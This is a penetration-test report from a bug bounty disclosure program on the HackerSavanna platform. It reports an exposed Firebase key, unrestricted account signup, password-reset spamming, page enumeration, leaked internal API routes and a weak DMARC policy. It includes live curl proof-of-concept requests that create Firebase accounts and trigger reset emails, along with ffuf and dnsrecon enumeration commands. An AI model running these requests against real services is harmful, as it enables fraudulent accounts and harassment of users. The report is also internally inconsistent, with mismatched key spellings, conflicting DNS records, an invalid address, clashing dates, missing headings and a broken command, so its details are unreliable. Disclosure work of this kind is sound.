

CONFIDENTIAL

SECURITY ASSESSMENT REPORT

HackerSavanna Bug Bounty Platform

www.hackersavanna.com

Report Date	2026-06-01
Researcher	Elvis Mbugua
Handle	steiner254
Platform	HackerSavanna
Program	HackerSavanna Vulnerability Disclosure Program (VDP)
Assessment Type	Blackbox
Report Version	1.0
Classification	Confidential

Findings at a Glance

ID	Title	Severity	CVSS v3.1
F-01	Firebase API Key Hardcoded in Client-Side JS Bundles	Medium	5.3
F-02	Unrestricted Firebase Account Registration via Exposed API Key	High	7.5
F-03	Password Reset Triggerable for Arbitrary Email Addresses	Low	3.7
F-04	SavannaHub Universal HTTP 200 / No Existence Validation	Medium	5.3
F-05	Sensitive Internal Endpoints in Public API Documentation	Low	3.7
F-06	DMARC Policy p=none — No Email Authentication Enforcement	Low	3.1

1. Executive Summary

This report documents the findings of an authorized penetration test conducted against the HackerSavanna bug bounty platform (www.hackersavanna.com) between 2026-05-30 and 2026-05-31. The assessment was conducted by Elvis Mbugua (handle: steiner254) under the HackerSavanna Vulnerability Disclosure Program (VDP).

Objective

Identify security weaknesses in the HackerSavanna web application, underlying Firebase backend, API infrastructure, and supporting components that could be exploited by an unauthenticated or authenticated attacker.

Testing Approach

Black-box to grey-box methodology, beginning with passive reconnaissance and escalating through active enumeration, client-side source code analysis of publicly served JavaScript bundles, Firebase API probing, and route/endpoint enumeration.

Overall Risk Posture

The platform demonstrates reasonable server-side access controls on its Firestore database and API endpoints. However, a significant exposure exists in the client-side JavaScript bundles, which embed the full Firebase project credentials. Combined with the absence of Firebase App Check or registration restrictions, any unauthenticated party can create accounts directly against Firebase Authentication, bypassing all application-level controls. No critical findings were identified; the highest severity is High (F-02).

2. Scope of Assessment

Asset	Type	IP / Host	Status
www.hackersavanna.com	Next.js / Vercel	216.198.79.65, 64.29.17.65	Tested
hackersavanna.com	Apex Domain	216.198.79.1	Tested
hackersavana.firebaseio.com	Firebase Auth/Hosting	GCP-managed	Tested
hackersavana.appspot.com	Firebase Storage	GCP-managed	Tested
Firestore (project: hackersavana)	Firebase Firestore	GCP-managed	Tested
identitytoolkit.googleapis.com	Firebase Auth REST API	GCP-managed	Tested
hackersavanna.firebaseio.com	Firebase RTDB	GCP-managed	Tested
/api/v1/*	REST API Endpoints	Vercel-served	Tested
/_next/static/chunks/*.js	Client-Side JS Bundles	Vercel CDN	Tested

Assets Discovered During Assessment

Discovered Asset	Discovery Method
Firebase Project ID: hackersavana	JavaScript bundle extraction
Firebase API Key: AIzaSyAPhk2Bhatz_j8dE6vvP7YXGuwYeEXLyAk	JavaScript bundle extraction
Firebase appId: 1:338136127186:web:177b09877642032f4dff0b	JavaScript bundle extraction
hackersavana.firebaseio.com	Firebase config extraction

Internal API routes (backup, analytics, Paystack webhook)	Public API documentation analysis
MX Records: jellyfish.systems mail hosting	DNS enumeration
DNS: ns1-ns4.stableserver.net nameservers	WHOIS / dnsrecon

3. Rules of Engagement

- Testing was conducted under the HackerSavanna Vulnerability Disclosure Program. Authorization is held by researcher handle steiner254.
- No destructive actions were intentionally performed. Test accounts used clearly identifiable addresses (e.g., pentestuser99@mailinator.com, test-[timestamp]@hackersavanna.com).
- Testing followed responsible disclosure principles. No data was exfiltrated, retained beyond verification, or shared with unauthorized parties.
- Evidence was collected solely for proving the existence and exploitability of reported vulnerabilities.
- All accounts created during testing should be considered disposable and can be deleted by the HackerSavanna security team upon review.
- No rate-limiting or denial-of-service testing was performed.

4. Methodology

Testing followed standard penetration testing phases aligned with the OWASP Testing Guide (OTGv4) and Penetration Testing Execution Standard (PTES).

Phase 1 — Passive Reconnaissance

Tools: *whois, crt.sh, web.archive.org, dnsrecon, httpx, whatweb*

- WHOIS confirmed domain registration date (2026-02-04), registrant location (Kenya), nameservers (stableserver.net).
- Certificate Transparency search via crt.sh confirmed only two live subdomains: hackersavanna.com and www.hackersavanna.com.
- Wayback Machine returned no archived content — new domain with no historical exposure.
- whatweb fingerprinted the tech stack: Vercel CDN, HTML5, HSTS, and identified security@hackersavanna.com in page metadata.

```
packetelvis@Elvis:~$ whois hackersavanna.com
Domain Name: HACKERSAVANNA.COM
Registry Domain ID: 3064388296_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.webcentralgroup.com.au
Registrar URL: http://www.melbourneit.com.au
Updated Date: 2026-04-26T13:14:31Z
Creation Date: 2026-02-04T09:33:16Z
Registry Expiry Date: 2027-02-04T09:33:16Z
Registrar: Netregistry Wholesale Pty Ltd
Registrar IANA ID: 13
Registrar Abuse Contact Email: abuse@melbourneit.com.au
Registrar Abuse Contact Phone: +61342060102
Domain Status: ok https://icann.org/epp/ok
Name Server: NS1.STABLESERVER.NET
Name Server: NS2.STABLESERVER.NET
Name Server: NS3.STABLESERVER.NET
Name Server: NS4.STABLESERVER.NET
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>> Last update of whois database: 2026-05-30T10:50:52Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
query the Whois database except as reasonably necessary to register
domain names or modify existing registrations. VeriSign reserves the right
to restrict your access to the Whois database in its sole discretion to ensure
operational stability. VeriSign may restrict or terminate your access to the
Whois database for failure to abide by these terms of use. VeriSign
reserves the right to modify these terms at any time.
```

Phase 2 Enumeration

Tools: *dnsrecon, ffuf, curl, custom shell scripts*

- dnsrecon revealed SOA, NS, MX (jellyfish.systems), A, and TXT (SPF/DMARC) records.
- Subdomain brute-force confirmed www as the only web-facing subdomain; CNAME points to Vercel (d3fa430eb0a65c75.vercel-dns-017.com).
- ffuf directory fuzzing: .well-known/* paths return HTTP 403 no sensitive directories exposed.
- SavannahHub enumeration (/savannahub/1 through /savannahub/500): universal HTTP 200 for all IDs.
- Researcher profile enumeration (/r/{username}): all tested usernames returned HTTP 200.

Phase 3 Vulnerability Identification Tools: *curl, grep, custom shell scripts*

- Extracted 26 JavaScript chunk filenames from homepage HTML source.
- Downloaded all chunks and searched for Firebase config using minified-aware pattern: apiKey:"..." (unquoted key critical insight: minified JS omits quotes around object keys).
- Confirmed Firebase config in chunks 4198-6fcde7303608f4ff.js and app/layout-c3e8d87d9836f969.js.
- Identified NEXT_PUBLIC_FIREBASE env var reference confirming framework-level injection via Next.js public environment variables.
- API documentation page analyzed for internal endpoint disclosure.

Phase 4 Validation

Tools: *curl, Firebase Auth REST API, Firestore REST API*

- Firestore: All tested collections (users, reports, programs, companies, notifications) returned HTTP 403 PERMISSION_DENIED rules are appropriately restrictive.
- Firebase RTDB: {"error":"404 Not Found"} database not provisioned or not accessible.
- Firebase Auth: accounts.signUp accepted registration with no controls; two test accounts created with valid idToken values.

- Password reset OOB codes triggered for multiple addresses including security@hackersavanna.com and admin@hackersavanna.com.

5. Severity Ratings

Severity	Description	CVSS Range
Critical	Immediate system compromise; direct data breach path	9.0 – 10.0
High	Significant impact; authentication bypass, data exposure	7.0 – 8.9
Medium	Moderate risk; requires chaining or limited conditions	4.0 – 6.9
Low	Limited direct impact; configuration weaknesses	0.1 – 3.9
Informational	Security observation with no direct exploitability	N/A

6. Findings and Recommendations

F-01 Firebase API Key Hardcoded in Client-Side JavaScript Bundles

Severity: Medium | CVSS: 5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N) | Asset: /_next/static/chunks/ — public Vercel CDN

Description

The HackerSavanna application is built on Next.js and deployed to Vercel. During JavaScript bundle analysis, the complete Firebase project configuration — including the API key, project identifiers, and application ID — was found hardcoded inside two publicly accessible JavaScript chunk files served from the Vercel CDN without authentication.

The NEXT_PUBLIC_FIREBASE environment variable pattern was also identified in app/layout-c3e8d87d9836f969.js, confirming credentials are injected via Next.js public environment variables — a mechanism explicitly designed to expose values to the browser. While Firebase API keys are not secret by design, their public exposure creates the attack surface exploited in F-02 and F-03.

Extracted Firebase Configuration


Field	Value
apiKey	AIzaSyAPhk2Bhatz_j8dE6vvP7YXGuwYeEXLyAk
authDomain	hackersavana.firebaseio.com
projectId	hackersavana
storageBucket	hackersavana.appspot.com
messagingSenderId	338136127186
appId	1:338136127186:web:177b09877642032f4dff0b
measurementId	G-1XTTVWELC3

[illegible]

Using the Firebase API key recovered in F-01, any unauthenticated external party can create new Firebase Authentication accounts by sending a direct POST request to the Firebase Identity Toolkit REST API. This bypasses all application-level registration controls, including email verification, invite restrictions, CAPTCHA, or rate limiting enforced by the Next.js frontend.

- pentestuser99@mailinator.com (created 2026-05-30 18:41 EAT)
- test-1780216839@hackersavanna.com (created 2026-05-31 11:40 EAT)

Evidence



```
# Obtain the API key (see F-01 reproduction steps)
API_KEY="AIzaSyAPhk2Bhatz_j8dE6vvP7YXGuwYeEXLyAk"

# Create a new Firebase account with no prior authentication
curl -s -X POST "https://identitytoolkit.googleapis.com/v1/accounts:signup?key=$API_KEY" \
  -H "Content-Type: application/json" \
  -d '{"email":"attacker@example.com","password":"AttackerPass123!","returnSecureToken":true}'

# Observe HTTP 200 with a valid idToken, refreshToken, and localId.
# No CAPTCHA. No invite code. No email verification. No domain restriction.
```

- **Fraudulent Researcher Accounts:** Unlimited accounts can be created programmatically, bypassing any vetting or invite-based registration, enabling access to researcher-only features and bounty claims.
- **Frontend Control Bypass:** Any registration-time controls in the Next.js UI (reCAPTCHA, invite codes, domain restrictions) are completely bypassed since the attack targets the Firebase REST API directly.
- **Platform Trust Degradation:** Automated account creation enables spam, fake leaderboard entries, and manipulation of program statistics.
- **Lateral Movement Prerequisite:** The obtained idToken may grant access to Firestore paths scoped to auth != null if rules are ever relaxed.
- **@hackersavanna.com Domain Impersonation:** Accounts with the platform's own domain (e.g., support@hackersavanna.com) can be created by external attackers.

- Implement Firebase App Check (Priority 1): Enforces that API calls originate from legitimate application instances. See: <https://firebase.google.com/docs/app-check>
- Deploy a Firebase Auth beforeCreate Blocking Function: Enforce custom registration logic (invitation validation, domain allowlist, CAPTCHA) server-side before account creation completes.

- Enforce Email Domain Restrictions: Restrict allowed sign-up domains via Firebase Console or blocking functions.
- Rate-Limit the signUp Endpoint: Implement per-IP or per-domain rate limiting via Firebase App Check or Cloud Armor.
- Delete Test Accounts: Remove pentestuser99@mailinator.com and test-1780216839@hackersavanna.com from the Firebase project immediately.

References: OWASP A07:2021 – Identification and Authentication Failures | OWASP WSTG-IDNT-01

F-03 Password Reset Triggerable for Arbitrary Email Addresses

Severity: Low | CVSS: 3.7 (AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N) | Asset: identitytoolkit.googleapis.com/v1/accounts:sendOobCode

Description

Using the exposed API key, an unauthenticated attacker can trigger Firebase password reset emails to any address by calling accounts:sendOobCode with requestType: PASSWORD_RESET. The endpoint returns an identical success response regardless of whether the target email address has a registered account.

Testing confirmed the same success response format for all of the following addresses:

- nonexistent99999@fake.com → GetOobConfirmationCodeResponse (no account exists)
- security@hackersavanna.com → GetOobConfirmationCodeResponse
- admin@hackersavanna.com → GetOobConfirmationCodeResponse

Note: The uniform response for both existing and non-existing emails is a privacy-positive design choice that prevents email enumeration — an attacker cannot determine whether an account exists from the response. The concern is the unrestricted ability to trigger unsolicited reset emails to arbitrary addresses with no rate limiting or application-level gating, which can be used to harass platform users.

Evidence

```

packetelvis@Elvis:~$ curl -s -X POST \
  "https://identitytoolkit.googleapis.com/v1/accounts:sendOobCode?key=AiZaSyAPhk2Bhatz_j8dE6vvP7YXGuwYeEXLyAk" \
  -H "Content-Type: application/json" \
  -d '{
    "requestType": "PASSWORD_RESET",
    "email": "nonexistent99999@fake.com"
  }' | head -c 300
{"kind": "identitytoolkit#GetOobConfirmationCodeResponse",
 "email": "nonexistent99999@fake.com"}

packetelvis@Elvis:~$ curl -s -X POST \
  "https://identitytoolkit.googleapis.com/v1/accounts:sendOobCode?key=AiZaSyAPhk2Bhatz_j8dE6vvP7YXGuwYeEXLyAk" \
  -H "Content-Type: application/json" \
  -d '{
    "requestType": "PASSWORD_RESET",
    "email": "security@hackersavanna.com"
  }' | head -c 300
{"kind": "identitytoolkit#GetOobConfirmationCodeResponse",
 "email": "security@hackersavanna.com"}

```

Reproduction Steps

```
API_KEY="AiZaSyAPhk2Bhatz_j8dE6vvP7YXGuwYeEXLyAk"
```

```
curl -s -X POST "https://identitytoolkit.googleapis.com/v1/accounts:sendOobCode?key=$API_KEY" \
-H "Content-Type: application/json" \
-d '{"requestType": "PASSWORD_RESET", "email": "target@example.com"}'
```

```
# Observe the success response returned for any email address submitted.
```

Impact

- An attacker can script automated password reset requests to platform user accounts sourced from the leaderboard or researcher profile pages, causing unsolicited reset emails and user confusion.
- Spam reset emails may lead users to distrust platform communications or click malicious links in spoofed follow-up emails.
- No rua= tag in the DMARC record (see F-06) means the platform also has no visibility into reset email spoofing attempts.

Recommendation

- Implement Firebase App Check to restrict Identity Toolkit calls to verified application clients.
- Rate-limit reset requests per IP via Cloud Armor or Vercel Edge Middleware.
- Add CAPTCHA to the application password reset flow before invoking the Firebase OOB endpoint.

References: *OWASP WSTG-AUTHN-09* | *OWASP A07:2021*

F-04 SavannaHub — Universal HTTP 200 Without Server-Side Existence Validation

Severity: Medium | CVSS: **5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)** | Asset: <https://www.hackersavanna.com/savannahub/{id}> and [/r/{username}](https://www.hackersavanna.com/savannahub/{username})

Description


The SavannaHub section serves vulnerability report disclosure pages identified by sequential numeric IDs. Testing showed the application returns HTTP 200 for every numeric ID tested (1 through 500+), regardless of whether a corresponding report exists in the backend. All responses are Next.js server-rendered HTML shells of uniform size (~47,764–47,769 bytes).

The same behavior was confirmed on researcher profile pages — all tested usernames returned HTTP 200 regardless of registration status:

- Tested usernames: lia, justahacktitude, johns, M3rlin, innovara, Walaka12, jackie0x, kai7, toxic, darkbyte
- All 10 returned HTTP 200 with identical page shells

Note: Firestore security rules (confirmed appropriately protective in the validation phase) prevent actual report data from being loaded by unauthenticated visitors. However, the universal 200 response creates an enumeration surface and lacks appropriate server-side existence gating.

Evidence



```
packetelvis@Elvis:~$ ffuf -u https://www.hackerssavanna.com/savannahub/FUZZ -w <(seq 1 500) -mc 200

Method: GET
URL: https://www.hackerssavanna.com/savannahub/FUZZ
Wordlist: FUZZ: /proc/self/fd/17
Follow redirects: false
Calibration: false
Timeout: 10
Threads: 40
Matcher: Response status: 200
Filter: Response size: 1000

[Status: 200, Size: 47764, Words: 1947, Lines: 1, Duration: 877ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1066ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1682ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1845ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1862ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1912ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1894ms]
[Status: 200, Size: 47764, Words: 1947, Lines: 1, Duration: 1906ms]
[Status: 200, Size: 47764, Words: 1947, Lines: 1, Duration: 1917ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1919ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1919ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1942ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1928ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1923ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1942ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1964ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1944ms]
[Status: 200, Size: 47764, Words: 1947, Lines: 1, Duration: 1952ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1959ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1967ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 2012ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1961ms]
[Status: 200, Size: 47764, Words: 1947, Lines: 1, Duration: 1989ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1988ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 1988ms]
[Status: 200, Size: 47764, Words: 1947, Lines: 1, Duration: 1991ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 2018ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 2064ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 2003ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 2022ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 2020ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 2030ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 2472ms]
[Status: 200, Size: 47764, Words: 1947, Lines: 1, Duration: 2459ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 2777ms]
[Status: 200, Size: 47764, Words: 1947, Lines: 1, Duration: 2079ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 2766ms]
[Status: 200, Size: 47769, Words: 1947, Lines: 1, Duration: 2815ms]
Progress: [500/500] :: Job [1/1] :: 204 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
ash: command not found: -o
```

Reproduction Steps

```
# SavannahHub ID enumeration
ffuf -u https://www.hackerssavanna.com/savannahub/FUZZ -w <(seq 1 500) -mc 200

# Researcher profile enumeration
for user in test nonexistent random123 admin; do
    curl -s -o /dev/null -w "%{http_code}\n" https://www.hackerssavanna.com/r/$user
done
# All return HTTP 200 regardless of username validity.
```

Impact

- Report ID enumeration allows mapping the range of active report IDs (IDs 1–40 appear to exist), enabling targeted attacks if Firestore rules are ever misconfigured.
- Sequential numeric IDs are trivially enumerable — an attacker does not need to guess.
- Researcher profile enumeration enables user account discovery for targeted phishing or credential-stuffing attacks.
- If access controls are relaxed in future, the enumerated IDs and usernames provide an immediate data extraction roadmap.

Recommendation

- Implement server-side report existence validation: Next.js server components should query the backend before rendering. Non-existent IDs should return HTTP 404; non-public reports should return HTTP 403.
- Apply the same pattern to `/r/{username}`: validate username existence server-side before rendering.
- Migrate to non-sequential, non-guessable report IDs (UUID v4 or random alphanumeric string).
- Enforce authentication gates: any undisclosed report should require a valid session before the page renders.

References: OWASP A01:2021 – Broken Access Control | OWASP WSTG-ATHZ-04 (IDOR)

Severity: Low | CVSS: **3.7 (AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N)** | Asset: <https://www.hackersavanna.com/api-docs>

The platform's public API documentation page (HTTP 200, no authentication required) discloses the existence and path structure of internal administrative and operational endpoints not intended for public consumption.

Endpoint	Sensitivity	Risk
/api/v1/backup/firestore-export	Critical	Full DB backup trigger
/api/v1/payments/paystack/webhook	High	Payment processing injection
/api/v1/analytics/scheduled-email?limit=100	Medium	Internal analytics trigger
/api/v1/notifications/digest?limit=200	Medium	Internal notification digest
/api/v1/disclosure/scheduled-publish?limit=100	Medium	Report publication schedule
/api/v1/blog/scheduled-publish	Low	Blog publication automation
/api/usage-log	Low	Internal usage logging

Evidence

```
Mon Jun 11 11:04:00 PM
packetelvis@Elvis:~$ curl -s "https://www.hackersavanna.com/api-docs" | grep -oE "[^"]*" /api/[^(3,80)]*" | sort -u | head -30

packetelvis@Elvis:~$ echo ""
""
packetelvis@Elvis:~$ curl -s "https://www.hackersavanna.com/api-docs"
{"status": "API key support is planned but not yet active. The /api/v1/reports endpoint currently returns 501."}
packetelvis@Elvis:~$
```

```
# Navigate to https://www.hackersavanna.com/api-docs (no auth required, returns HTTP 200)

# Extract all API paths:
curl -s "https://www.hackersavanna.com/api-docs" \
```

```
| grep -oE '("[^"]*/api/[^"]{3,80})"' | sort -u
```

Impact

- The `/api/v1/backup/firestore-export` endpoint, if lacking proper server-side auth, could expose the entire database on a single unauthenticated request.
- The Paystack webhook path enables targeted replay or injection attacks against the payment processing integration.
- Internal endpoint disclosure provides attackers a blueprint of backend architecture and technology stack.
- Development roadmap disclosure (501 endpoints, planned API key support) reveals the platform's security maturity and feature timeline.

Recommendation

- Remove internal endpoints from public documentation. Only expose endpoints intended for third-party developer integration.
- Enforce strict authentication on all admin endpoints: backup, analytics, notification, and scheduled-publish routes must require a server-side secret or service account credential.
- Protect the Paystack webhook: validate incoming requests using Paystack's HMAC signature (x-paystack-signature header) before processing.
- Implement IP allowlisting for operational endpoints: restrict to known internal IPs or Vercel Cron trusted origins only.

References: *OWASP A05:2021 – Security Misconfiguration* | *OWASP API Security API8:2019*

F-06 DMARC Policy p=none — No Email Authentication Enforcement

Severity: Low | **CVSS: 3.1 (AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:L/A:N)** | Asset: `_dmarc.hackersavanna.com` DNS record

Description

DNS enumeration via `dnsrecon` revealed the `hackersavanna.com` domain has a DMARC record set to `p=none`. A DMARC policy of `p=none` means receiving mail servers take no action when emails fail DMARC authentication checks — making DMARC monitoring-only with no enforcement, leaving the domain vulnerable to email spoofing.

```
TXT _dmarc.hackersavanna.com    v=DMARC1; p=none;
TXT hackersavanna.com           v=spf1 +mx +a +ip4:162.213.251.79 include:spf.web-hosting.com ~all
```

The SPF record also uses a softfail (`~all`) rather than hardfail (`-all`), meaning unauthorized senders receive a softfail result rather than a hard rejection. This is particularly sensitive for a security platform whose communications include bounty payment notifications, vulnerability disclosure alerts, and account security emails — all high-value targets for spoofing. No `rua=` reporting tag was observed, suggesting the organization may have no visibility into ongoing spoofing attempts.

Evidence

```
packetelvis@Elvis:~$ dnsrecon -d hackersavanna.com -t std
packetelvis@Elvis:~$ dnsrecon -d hackersavanna.com -t brt -D /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
2026-05-30T13:47:04.924896+0300 INFO Starting enumeration for domain: hackersavanna.com
2026-05-30T13:47:04.924898+0300 INFO std: Performing General Enumeration against: hackersavanna.com...
2026-05-30T13:47:05.169899+0300 ERROR No answer for DNSSEC query for hackersavanna.com
2026-05-30T13:47:05.356902+0300 INFO SOA dns1.stableservers.net 13.248.158.180
2026-05-30T13:47:05.357454+0300 INFO SOA dns1.stableservers.net 64:ff9b:df6:9eb4
2026-05-30T13:47:05.518548+0300 INFO NS ns1.stableservers.net 13.248.158.180
2026-05-30T13:47:05.698800+0300 INFO NS ns1.stableservers.net 64:ff9b:df6:9eb4
2026-05-30T13:47:05.700394+0300 INFO NS ns2.stableservers.net 75.2.118.134
2026-05-30T13:47:05.866343+0300 INFO NS ns2.stableservers.net 64:ff9b:4b02:7686
2026-05-30T13:47:05.868212+0300 INFO NS ns3.stableservers.net 76.222.26.245
2026-05-30T13:47:06.034196+0300 INFO NS ns3.stableservers.net 64:ff9b:14cdf:1af5
2026-05-30T13:47:06.035618+0300 INFO NS ns4.stableservers.net 99.83.147.209
2026-05-30T13:47:06.201339+0300 INFO NS ns4.stableservers.net 64:ff9b:6353:93d1
2026-05-30T13:47:06.807070+0300 INFO MX mx1-hosting-jellyfish.systems 162.255.118.28
2026-05-30T13:47:06.807646+0300 INFO MX mx3-hosting-jellyfish.systems 162.255.118.13
2026-05-30T13:47:06.808144+0300 INFO MX mx2-hosting-jellyfish.systems 162.255.118.29
2026-05-30T13:47:06.808514+0300 INFO MX mx1-hosting-jellyfish.systems 64:ff9b:a2ff:761c
2026-05-30T13:47:06.808848+0300 INFO MX mx3-hosting-jellyfish.systems 64:ff9b:a2ff:76d0
2026-05-30T13:47:06.809187+0300 INFO MX mx2-hosting-jellyfish.systems 64:ff9b:a2ff:761d
2026-05-30T13:47:06.976044+0300 INFO A hackersavanna.com 216.198.79.1
2026-05-30T13:47:06.976455+0300 INFO AAAA hackersavanna.com 64:ff9b:d8c6:4f01
2026-05-30T13:47:07.257176+0300 INFO TXT hackersavanna.com v=spf1 ~all ~ip4:162.213.251.79 include:spf.web-hosting.com ~all
2026-05-30T13:47:07.257927+0300 INFO TXT _dmarc.hackersavanna.com v=DMARC1; p=none;
2026-05-30T13:47:07.449712+0300 INFO Enumerating SRV Records
2026-05-30T13:47:08.095474+0300 ERROR No SRV Records Found for hackersavanna.com
2026-05-30T13:47:08.095899+0300 INFO Completed enumeration for domain: hackersavanna.com
2026-05-30T13:47:08.781694+0300 INFO Using the dictionary file: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt (provided by user)
2026-05-30T13:47:08.781893+0300 INFO Starting enumeration for domain: hackersavanna.com
2026-05-30T13:47:08.782148+0300 INFO brt: Performing host and subdomain brute force against hackersavanna.com...
2026-05-30T13:47:08.971474+0300 INFO CNAME www.hackersavanna.com d3fa430eb0a65c75.vercel-dns-017.com
2026-05-30T13:47:08.972198+0300 INFO A d3fa430eb0a65c75.vercel-dns-017.com 64.29.17.65
2026-05-30T13:47:08.972696+0300 INFO A d3fa430eb0a65c75.vercel-dns-017.com 216.198.79.65
2026-05-30T13:47:08.973017+0300 INFO CNAME www.hackersavanna.com d3fa430eb0a65c75.vercel-dns-017.com
